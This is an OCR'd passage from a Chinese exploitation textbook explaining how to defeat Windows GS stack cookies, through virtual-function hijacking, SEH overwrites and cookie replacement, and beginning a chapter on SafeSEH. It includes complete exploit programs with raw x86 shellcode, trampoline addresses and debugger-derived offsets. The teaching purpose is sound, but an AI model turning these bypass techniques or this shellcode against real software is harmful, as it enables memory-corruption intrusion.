


图 10.2.2　不受 GS 保护的函数的溢出结果

10.3 覆盖虚函数突破 GS

回想一下 GS 机制，程序只有在函数返回时，才去检查 Security C ookie，而在这之前是没有任何检查措施的。换句话说如果我们可以在程序检查 Security Cookie 之前劫持程序流程的话，就可以实现对程序的溢出了，而 C++的虚函数恰恰给我们提供了这么一个机会（对于虚函数溢出的原理大家可以参照 6.3 的内容）。

我们将通过以下代码来演示和分析一下如何利用虚函数来绕过 GS 机制。

```
#include"stdafx.h"
#include"string.h"
class GSVirtual {
public :
       void gsv(char * src)
       {
                  char buf[200];
                  strcpy(buf, src);
                  vir();
       }
       virtualvoidvir()
       {
       }
};
int main()
{
       GSVirtual test;
       test.gsv(
       "\x04\x2b\x99\x7C" //address of  "pop pop ret"
       "\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
       "\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
       "\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
       "\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
       "\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
       "\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
       "\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
       "\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
       "\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
       "\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
       "\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
       "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
       "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
       "\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
        );
        return 0;
}
```

对实验思路和代码简要解释如下。

（1）类 GSVirtual 中的 gsv 函数存在典型的溢出漏洞。

（2）类 GSVirtual 中包含一个虚函数 vir。

（3）当 gsv 函数中的 buf 变量发生溢出的时候有可能会影响到虚表指针，如果我们可以控制虚表指针，将其指向我们的可以控制的内存空间，就可以在程序调用虚函数时控制程序的流程。

实验环境如表 10-3-1 所示。

表 10-3-1　实验环境

	推荐使用的环境	备　注
操作系统	Window XP SP2	
编译器	Visual Studio 2008	
编译选项	禁用优化选项	
build 版本 r	elease 版本	

说明：shellcode 中头部的 0x7C992B04 为“pop edi pop esi retn”指令的地址，不同版本的系统中该地址可能不同，如果您在其他版本中进行实验，可能需要重新设置此地址。

为了能够精准地淹没虚函数表，我们需要搞清楚变量与虚表指针在内存中的详细布局，通过前面的分析可以知道当函数 gsv 传入参数的长度大于 200 个字节时，变量 buff 就会被溢出。先将 test.gsv 中传入参数修改为 199 个“\x90”+1 个“\0”，然后用 OllyDbg 加载程序，在执行完 strcpy 后暂停，如图 10.3.1 所示。

图 10.3.1　含有虚表指针的内存布局

分析图 10.3.1 所示的内存布局，可以看出我们距离胜利的终点还有 20 个字节，只要参数

长度再增加 20 个字节以上就可以改变虚表指针了。但是现在我们还需要考虑一个问题，在淹没虚表指针后我们如何控制程序的流程？想想在图 6.3.1 中介绍的虚函数的实现过程，程序根据虚表指针找到虚表，然后从虚表中取出要调用的虚函数的地址，根据这个地址转入虚函数执行，该过程汇编指令序列如图 10.3.2 所示。我们需要做的就是将虚表指针指向我们的 shellcode 以劫持进程，为此还有几个关键的问题需要去解决。

变量 Buff 在内存的位置不是固定的，我们需要考虑一下如何让虚表指针刚好指到 shellcode 的范围内。通过对内存布局的分析（如图 10.3.1 所示），虽然变量 Buff 的位置不固定，但是原始参数（0x00402100）是位于虚表（0x004021D0）附近，所以我们可以通过覆盖部分虚表指针的方法，让虚表指针指向原始参数，在本实验中使用字符串结束符“\0”覆盖虚表指针的最低位即可让其指向原始参数的最前端。




图 10.3.2　虚函数调用汇编指令序列

虚表指针指向原始参数中的 shellcode 后，我们面临着一个 call 操作，也就是说我们在执行完这个 call 后还必须可以返回 shellcode 内存空间继续执行。您可能首先会想到 jmp esp 跳板指令，但是很不幸，这个指令在这行不通，如图 10.3.3 所示。




图 10.3.3　调用虚函数前寄存器与堆栈状态

我们的原始参数不在栈中！无论怎么样我们都跳不回 0x00402100 的内存空间继续执行了。此时程序已经完成了字符串复制操作，shellcode 已经复制到变量 Buff 中了，所以我们可以转

入 Buff 的内存空间继续执行 shellcode。Buff 的地址存放在 0x0012FE8C 中（如图 10.3.3 所示），位于 ESP+4 的位置，我们只要执行“pop pop retn”指令序列后就可以转到 0x0012FE9C 执行了（因为 call ea x 操作后会将返回地址入栈，所以我们需要多 pop 一次才能保证执行 ret 时栈顶为 0x0012FE9C）。我们找到位于内存 0x7C992B04 处的“pop edi pop esi retn ”指令序列，同时当 0x7C992B04 解析为指令时（做跳板时它是被当做一个地址处理），其操作不影响程序流程，所以当程序转入 Buff 内存空间执行时不需要对这个跳板做什么特殊处理。

万事俱备，只欠东风。现在我们还需要一个可以运行的 shellcode 就可以完成溢出了，我们以弹出对话框的机器码作为基础构建一个长度为 221 个字节的 shellcode。首先在 shellcode 的开始位置放上跳板“\x04\x2B\x99\x7C”，然后跟上弹出对话框的 shellcode 代码，最后不足部分用 0x90 补充，以 0x00 结束。布局如图 10.3.4 所示。




图 10.3.4 shellcode 布局

将构建好的 shellcode 作为参数写到程序里，再编译、运行，熟悉的对话框就出现了！如图 10.3.5 所示。




图 10.3.5 利用虚函数成功绕过 GS

10.4 攻击异常处理突破 GS

GS 机制并没有对 S.E.H 提供保护，换句话说我们可以通过攻击程序的异常处理达到绕过

GS 的目的。我们首先通过超长字符串覆盖掉异常处理函数指针，然后想办法触发一个异常，程序就会转入异常处理，由于异常处理函数指针已经被我们覆盖，那么我们就可以通过劫持 S.E.H 来控制程序的后续流程。如果您记不清异常处理机制的流程了，可以先复习一下本书的第 6 章。

我们使用以下的代码来演示如何通过覆盖 S.E.H 来绕过 GS。

```
#include<stdafx.h>
#include<string.h>
charshellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"......"
"\x90\x90\x90\x90"
"\xA0\xFE\x12\x00"//address of shellcode
;
void test(char * input)
{
       char buf[200];
       strcpy(buf,input);
strcat(buf,input);
}
void main()
{
       test(shellcode);
}
```

对代码简要解释如下。

（1）函数 test 中存在典型的栈溢出漏洞。

（2）在 strcpy 操作后变量 buf 会被溢出，当字符串足够长的时候程序的 S.E.H 异常处理句柄也会被淹没。

（3）由于 strcpy 的溢出，覆盖了 input 的地址，会造成 strcat 从一个非法地址读取数据，这时会触发异常，程序转入异常处理，这样就可以在程序检查 Security Cookie 前将程序流程劫持。如图 10.4.1 所示。

实验环境如表 10-4-1 所示。

表 10-4-1　实验环境

	推荐使用的环境	备　　注
操作系统	Windows 2000 SP4	
编译器	Visual Studio 2005	Windows 2000 最高支持 VS2005
编译选项	禁用优化选项	
build 版本 r	elease 版本	

说明：为了不受 SafeSEH 的影响，本次实验需要在 Windows 2000 上进行。此外，shellcode 的起始地址可能需要在调试中重新确定。




图 10.4.1　通过 S.E.H 绕过 GS

首先将 shellcode 赋值为一段不至于产生溢出的 0x90，再按照实验环境编译，然后用 OllyDbg 加载程序，在程序执行完 strcpy 后中断程序。

如图 10.4.2 所示，shellcode 的起始位置为 0x0012FEA0，距离栈顶最近的 S.E.H 位于 0x0012FFB0+4（为什么加 4？请大家回想一下 S.E.H 链的结构），我们只要覆盖这个地址里边的内容，就可以控制程序的异常处理。

通过计算可以知道从 shellcode 起始位置覆盖到最近的 S.E.H 需要 276 个字节，所以我们将弹出“failwest”对话框的机器码代码放到最前面；276~280 字节使用 0x0012FEA0 填充，用来更改异常处理函数的指针；其他不足部分使用 0x90 填充。shellcode 布局如图 10.4.3 所示。




图 10.4.2 shellcode 和 S.E.H 异常处理函数地址

图 10.4.3 利用 S.E.H 绕过 GS 的 shellcode 布局

接下来验证一下我们的分析是否正确，将设计好的 shellcode 复制到程序里，然后编译、运行，看看熟悉的对话框是不是又弹出来了？




图 10.4.4 利用 S.E.H 成功绕过 GS

10.5 同时替换栈中和.data 中的 Cookie 突破 GS

前面介绍的几种方法都是通过避开 Security Cookie 的校验完成绕过的，下边我们和 GS 来一次正面交锋。既然要在 GS 正常工作的情况下挫败它，就要保证溢出后栈中的 Cookie 与.data 中的一致，而要达到这个目的我们有两条路可以走：

（1）猜测 Cookie 的值；

（2）同时替换栈中和.data 中的 Cookie。

Cookie 的生成具有很强的随机性，因此准确猜测出 4 字节的 Cookie 值的可能性极低。这样的话我们只能通过同时替换栈中和.data 中的 Cookie 来保证溢出后 Cookie 值的一致性。

我们将通过以下代码演示如何同时替换栈中和.data 中的 Cookie，绕过 Security Cookie 的校验。

```
#include<stdafx.h>
#include<string.h>
#include<stdlib.h>
charShellcode[]=
"\x90\x90\x90\x90"//new value of cookie in .data
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\xF4\x6F\x82\x90"//result of \x90\x90\x90\x90 xor EBP
"\x90\x90\x90\x90"
"\x94\xFE\x12\x00"//address of Shellcode
;
void test(char * s, int i, char * src)
{
        char dest[200];
        if(i<0x9995)
        {
                    char * buf=s+i;
                    *buf=*src;
                    *(buf+1)=*(src+1);
```

```
                    *(buf+2)=*(src+2);
                    *(buf+3)=*(src+3);
                    strcpy(dest,src);
        }
}
void main()
{
        char * str=(char *)malloc(0x10000);
        test(str,0xFFFF2FB8,Shellcode);
}
```

对代码简要解释如下。

（1）main 函数中在堆中申请了 0x10000 个字节的空间，并通过 test 函数对其空间的内容进行操作。

（2）test 函数对 s+i 到 s+i+3 的内存进行赋值，虽然函数对 i 进行了上限判断，但是没有判断 i 是否大于 0，当 i 为负值时，s+i 所指向的空间就会脱离 main 中申请的空间，进而有可能会指向.data 区域。

（3）test 函数中的 strcpy 存在典型的溢出漏洞。

实验环境如表 10-5-1 所示。

表 10-5-1　实验环境

	推荐使用的环境	备　注
操作系统	Windows XP SP3	
编译器	Visual Studio 2008	
编译选项	禁用优化选项	
build 版本 r	elease 版本	

说明：shellcode 的起始地址和异或时使用的 EBP 可能需要在调试中重新确定。

知己知彼，百战不殆。我们先来看一下 Security Cooki e 的校验的详细过程。将 Shellcode 赋值为 8 个 0x90，然后用 OllyDbg 加载运行程序，并中断在 test 函数中的 if 语句处，本次实验中该语句地址为 0x00401013。

如图 10.5.1 所示，程序从 0x00403000 处取出 Cookie 值，然后与 EBP 做一次异或，最后将异或之后的值放到 EBP-4 的位置作为此函数的 Security Cookie。函数返回前的校验就是此过程的逆过程，程序从 EBP-4 的位置取出值，然后与 EBP 异或，最后与 0x00403000 处的 Cookie 进行比较，如果两者一致则校验通过，否则转入校验失败的异常处理。

本次实验的关键点是在 0x00403000 处写入我们自己的数据。而我们在 main 函数中通过 malloc 申请的空间起始地址为 0x00410048（将程序中断在 malloc 之后就可以看到，请读者自行调试），这个位置相对 0x00403000 处于高址位置，我们可以通过向 test 函数中 i 参数传递一个负值来将指针 str 向 0x00403000 方向移动，通过计算我们只需要将 i 设置为 0xFFFF2FB8（-53320）就可以将 str 指向 0x00403000。将程序重新编译后用 OllyDbg 加载，并在 strcpy 处中断。




图 10.5.1 Security Cookie 生成过程

如图 10.5.2 所示，.data 中的 Cookie 已经成功地被我们修改为 0x90 了，胜利的曙光已经出现，只要再控制了栈中的 Security Cookie 就可以挫败 GS 了。我们再来分析一下程序，字符串变量 dest 申请了 200 个字节空间，所以超过 200 个字节的它将被溢出，因此可以通过输入超长字符串来修改 Security Co okie。我们已经知道 Security Cook ie 是由 0x00403000 处的值与当前 EBP 异或的结果，而 0x00403000 处已经被我们覆盖为 90909090 了，所以只要将 90909090 与当前 EBP 异或的结果放到栈中 Security Cookie 的位置就可以了。

现在我们开始布置 Shellcode，首先在最开始的位置放上 4 个 0x90 用来修改 0x00403000 的值，后边跟着弹出“failewest”对话框的机器码，然后用 0x90 填充至 Security Cookie 的位置，接下来跟着 90909090 与当前 EBP 异或的结果，最后再加上 4 个字节的填充和 Shellcode 的起始地址（用来覆盖函数返回地址）。

图 10.5.2 成功修改.data 中 Cookie 值

通过调试可以发现 dest 的起始位置在 0x0012FE94，Security Cook ie 位于 0x0012FF60，返回地址位于 0x0012FF68，这些地址可能在您的实验环境中会有所变化，请根据您的实际情况

调整。根据这些地址我们计算好 Shellcode 各部分填充的长度，布置成如图 10.5.3 所示的布局。




图 10.5.3　同时修改栈和 data 中 Cookie 挫败 GS 的 Shellcode 布局

将布置好的 Shellcode 复制到程序里，编译运行，猜猜会出现什么情况？肯定是弹出熟悉的对话框了，如图 10.5.4 所示。




图 10.5.4　成功利用同时修改栈和.data 中 Cookie 的方法挫败 GS

以上我们介绍了几种绕过 GS 的典型方法，通过以上几个例子我们可以感觉到溢出的难度增加了。虽然 GS 没能够消灭溢出，但是它给溢出制造了很多的麻烦，使得溢出的条件变得异常苛刻。

第 11 章　亡羊补牢：SafeSEH

11.1　SafeSEH 对异常处理的保护原理

通过 6.1 对异常机制的学习，我们知道改写 S.E.H 堆栈中异常处理的函数指针已经成为 Windows 平台下漏洞利用的经典手法。而且通过 10.4 的介绍，还知道通过攻击 S.E.H 可以轻松绕过 GS 保护。

在 Windows X P SP2 及后续版本的操作系统中，微软引入了著名的 S.E.H 校验机制 SafeSEH。SafeSEH 的原理很简单，在程序调用异常处理函数前，对要调用的异常处理函数进行一系列的有效性校验，当发现异常处理函数不可靠时将终止异常处理函数的调用。SafeSEH 实现需要操作系统与编译器的双重支持，二者缺一都会降低 SafeSEH 的保护能力。

首先我们来看一下编译器在 SafeSEH 机制中所做的工作。通过启用/SafeSEH 链接选项可以让编译好的程序具备 SafeSEH 功能，这一链接选项在 Visual Studio 2003 及后续版本中是默认启用的。启用该链接选项后，编译器在编译程序的时候将程序所有的异常处理函数地址提取出来，编入一张安全 S.E.H 表，并将这张表放到程序的映像里面。当程序调用异常处理函数的时候会将函数地址与安全 S.E.H 表进行匹配，检查调用的异常处理函数是否位于安全 S.E.H 表中。

在 VS 命令提示行，通过执行“dumpbin /lo adconfig 文件名”就可以查看程序安全 S.E.H 表的情况。VS 命令提示行，可在通过开始菜单中的“程序→Microsoft Visual Studio 2008→Visual Studio Tools→Visual Studio 2008 Command Prompt”启用，如图 11.1.1 所示。

图 11.1.1　启用 VS 命令提示行

我们比较一下同一段代码在 VC++ 6.0 和 VS 2008 分别编译后安全 S.E.H 表的区别。如图 11.1.2 所示，具有 SafeSEH 编译能力的 VS 2008 在编译程序时将程序中的异常处理函数的地址提取出来放到安全 S.E.H 表中。

接下来我们来看一下操作系统在 SafeSEH 机制中发挥的重要作用。通过 6.1 的介绍我们知道异常处理函数的调用是通过 RtlDispatchException()函数处理实现的，SafeSEH 机制也是从这里开始的。我们来看一下这里都有哪些保护措施。

（1）检查异常处理链是否位于当前程序的栈中，如图 11.1.3 所示。如果不在当前栈中，程序将终止异常处理函数的调用。




图 11.1.2 V C++ 6.0 与 VS 2008 编译安全 S.E.H 表对比

（2）检查异常处理函数指针是否指向当前程序的栈中，如图 11.1.3 所示。如果指向当前栈中，程序将终止异常处理函数的调用。

图 11.1.3 异常处理链与异常处理函数地址在栈中位置

（3）在前面两项检查都通过后，程序调用一个全新的函数 RtlIsValidHandler()，来对异常处理函数的有效性进行验证，稍后我们会详细介绍 RtlIsValidHandler()函数。

作为一个全新的安全校验函数，RtlIsValidHandler 都做了哪些工作呢？Alex 在 2008 年的 Black Hat 大会上对其进行了披露。

首先，该函数判断异常处理函数地址是不是在加载模块的内存空间，如果属于加载模块的内存空间，校验函数将依次进行如下校验。

（1）判断程序是否设置了 IMAGE_DLLCHARACTERISTICS_NO_SEH 标识。如果设置了这个标识，这个程序内的异常会被忽略。所以当这个标志被设置时，函数直接返回校验失败。

